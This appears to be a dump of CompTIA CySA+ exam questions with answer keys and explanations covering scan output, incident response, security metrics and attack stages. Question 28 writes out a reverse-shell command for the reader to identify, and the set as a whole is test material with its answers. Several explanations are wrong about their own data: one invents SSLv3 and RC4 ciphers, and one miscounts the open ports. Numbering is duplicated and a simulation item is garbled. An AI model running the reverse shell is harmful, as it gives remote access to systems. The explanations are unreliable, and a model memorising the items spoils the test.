



# CompTIA

## Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

### NEW QUESTION 1

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

- A. PowerShell
- B. Ruby
- C. Python
- D. Shell script

**Answer:** A

#### Explanation:

The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

### NEW QUESTION 2

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open  ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open  ssl/http OpenResty web app server
|_http-server-header: openresty
|_ssl-enum-ciphers:
|  TLSv1.1:
|  ciphers:
|  TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|  compressors:
|  NULL
|  cipher preference: server
|  warnings:
|  Insecure certificate signature (SHA1), score capped at F
|  TLSv1.2:
|  ciphers:
|  TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|  TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|  TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|  TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|  TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|  TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|  compressors:
|  NULL
|  cipher preference: server
|  warnings:
|  Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed

**Answer:** C

#### Explanation:

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

### NEW QUESTION 3

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

**Answer:** A

#### Explanation:

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

### NEW QUESTION 4

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

- A. SIEM
- B. CASB
- C. SOAR
- D. EDR

**Answer:** D

#### Explanation:

EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device's operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official References:

- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- <https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/>

### NEW QUESTION 5

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

**Answer:** D

#### Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References:  
<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

### NEW QUESTION 6

An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?

- A. Any discovered vulnerabilities will not be remediated.
- B. An outage of machinery would cost the organization money.
- C. Support will not be available for the critical machinery
- D. There are no compensating controls in place for the OS.

**Answer:** A

**Explanation:**

A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified References: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

**NEW QUESTION 7**

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

- A. Firewall logs
- B. Indicators of compromise
- C. Risk assessment
- D. Access control lists

**Answer:** B

**Explanation:**

Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

**NEW QUESTION 8**

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.

Which of the following metrics should the team lead include in the briefs?

- A. Mean time between failures
- B. Mean time to detect
- C. Mean time to remediate
- D. Mean time to contain

**Answer:** D

**Explanation:**

Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

**NEW QUESTION 9**

A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

- A. There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
- B. An on-path attack is being performed by someone with internal access that forces users into port 80
- C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
- D. An error was caused by BGP due to new rules applied over the company's internal routers

**Answer:** B

**Explanation:**

An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company's internal portal.

**NEW QUESTION 10**

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. QVVASP

**Answer:** C

**Explanation:**

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

**NEW QUESTION 10**



Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

- A. Join an information sharing and analysis center specific to the company's industry.
- B. Upload threat intelligence to the IPS in STIX/TAXII format.
- C. Add data enrichment for IPS in the ingestion pipeline.
- D. Review threat feeds after viewing the SIEM alert.

**Answer: C**

**Explanation:**

The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.

Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.

The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

**NEW QUESTION 11**

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

- A. Data enrichment
- B. Security control plane
- C. Threat feed combination
- D. Single pane of glass

**Answer: D**

**Explanation:**

A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack>

**NEW QUESTION 16**

The security analyst received the monthly vulnerability report. The following findings were included in the report

- Five of the systems only required a reboot to finalize the patch application.
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

- A. Compensating controls
- B. Due diligence
- C. Maintenance windows
- D. Passive discovery

**Answer: A**

**Explanation:**

Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

**NEW QUESTION 17**

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters. Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

**Answer: A**

**Explanation:**

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

- DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.
- The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.
- The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/>
- [https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns\\_exfiltration\\_](https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_)

#### NEW QUESTION 19

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation
- D. Delivery

**Answer:** A

#### Explanation:

Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

#### NEW QUESTION 20

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

- A. Credentialed network scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Dynamic scanning

**Answer:** C

#### Explanation:

Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

#### NEW QUESTION 24

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

- A. function w() { info=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$1}') && echo "\$1 | \$info" }
- B. function x() { info=\$(geoipllookup \$1) && echo "\$1 | \$info" }
- C. function y() { info=\$(dig -x \$1 | grep PTR | tail -n 1 ) && echo "\$1 | \$info" }
- D. function z() { info=\$(traceroute -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$info" }

**Answer:** B

#### Explanation:

The function that would help the analyst identify IP addresses from the same country is: function x() { info=\$(geoipllookup \$1) && echo "\$1 | \$info" }  
This function takes an IP address as an argument and uses the geoipllookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

#### NEW QUESTION 28

A security analyst detects an exploit attempt containing the following command: sh -i >& /dev/udp/10.1.1.1/4821 0>\$I

Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

**Answer:** B

#### Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection

initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

```
sh -i >& /dev/udp/10.1.1.1/4821 0>$!
```

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

### NEW QUESTION 30

During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

- A. Place a legal hold on the employee's mailbox.
- B. Enable filtering on the web proxy.
- C. Disable the public email access with CASB.
- D. Configure a deny rule on the firewall.

**Answer:** A

#### Explanation:

Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

### NEW QUESTION 32

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5
```

PORT	STATE	SERVICE
21	closed	ftp
22	open	ssh
23	filtered	telnet
636	open	ldaps
1723	open	pptp
443	closed	https
3389	closed	ms-term-server

Which of the following services should the security team investigate further? (Select two).

- A. 21
- B. 22
- C. 23
- D. 636
- E. 1723
- F. 3389

**Answer:** CD

#### Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices. The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service. Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636. Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host. Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections. Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 636.

### NEW QUESTION 34

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



- Alerts (17)
  - > Absence of Anti-CSRF Tokens
  - > Content Security Policy (CSP) Header Not Set (6)
  - > **Cross-Domain Misconfiguration (34)**
  - > Directory Browsing (11)
  - > Missing Anti-clickjacking Header (2)
  - > Cookie No HttpOnly Flag (4)
  - > Cookie Without Secure Flag
  - > Cookie with SameSite Attribute None (2)
  - > Cookie without SameSite Attribute (5)
  - > Cross-Domain JavaScript Source File Inclusion
  - > Timestamp Disclosure - Unix (569)
  - > X-Content-Type-Options Header Missing (42)
  - > CORS Header
  - > Information Disclosure - Sensitive Information in URL (2)
  - > Information Disclosure - Suspicious Comments (43)
  - > Loosely Scoped Cookie (5)
  - > Re-examine Cache-control Directives (33)

Which of the following tuning recommendations should the security analyst share?

- A. Set an HttpOnly flag to force communication by HTTPS
- B. Block requests without an X-Frame-Options header
- C. Configure an Access-Control-Allow-Origin header to authorized domains
- D. Disable the cross-origin resource sharing header

**Answer: B**

**Explanation:**

The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

**NEW QUESTION 38**

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean.


If the vulnerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

**INSTRUCTIONS:**

The simulation includes 2 steps.

Step1: Review the information provided in the network diagram and then move to the STEP 2 tab.





Vulnerability Scan Report

HIGH SEVERITY

Title:

Cleartext Transmission of Sensitive Information

Description:

The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset:

172.30.0.15

Risk:

Anyone can read the information by gaining access to the channel being used for communication.

Reference:

CVE-2002-1949

MEDIUM SEVERITY

Title:

Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description:

The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintext over HTTP session.

Affected Asset:

172.30.0.152

Risk:

Session Sidejacking

Reference:

CVE-2004-0462

LOW SEVERITY

Title:

Untrusted SSL/TLS Server X.509 Certificate

Description:

The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.

Affected Asset:

172.30.0.153

Risk:

May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

Reference:

CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.  
Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div>False Positive False Negative True Positive True Negative</div>	<div>Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate</div>
WEB_SERVER02	<div>False Positive False Negative True Positive True Negative</div>	<div>Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate</div>
WEB_SERVER03	<div>False Positive False Negative True Positive True Negative</div>	<div>Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate</div>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div>True Positive</div>	<div>Encrypt Entire Session</div>
WEB_SERVER02	<div>True Positive</div>	<div>Encrypt All Session Cookies</div>
WEB_SERVER03	<div>True Positive</div>	<div>Request Certificate from a Public CA</div>

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

- A. Mean time to detect
- B. Number of exploits by tactic
- C. Alert volume
- D. Quantity of intrusion attempts

**Answer:** A

**Explanation:**

Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack>

**NEW QUESTION 45**

Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

- A. TO provide metrics and test continuity controls
- B. To verify the roles of the incident response team
- C. To provide recommendations for handling vulnerabilities
- D. To perform tests against implemented security controls

**Answer:** A

**Explanation:**

The correct answer is A. To provide metrics and test continuity controls.

A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .

The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

**NEW QUESTION 49**

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

- A. InLoud:Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No
- B. TSpirit:Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
- C. ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No
- D. PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

**Answer:** B

**Explanation:**

The vulnerability that should be patched first, given the above third-party scoring system, is: TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

**NEW QUESTION 51**

A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

- A. Upload the binary to an air gapped sandbox for analysis
- B. Send the binaries to the antivirus vendor
- C. Execute the binaries on an environment with internet connectivity
- D. Query the file hashes using VirusTotal

**Answer:** A

**Explanation:**

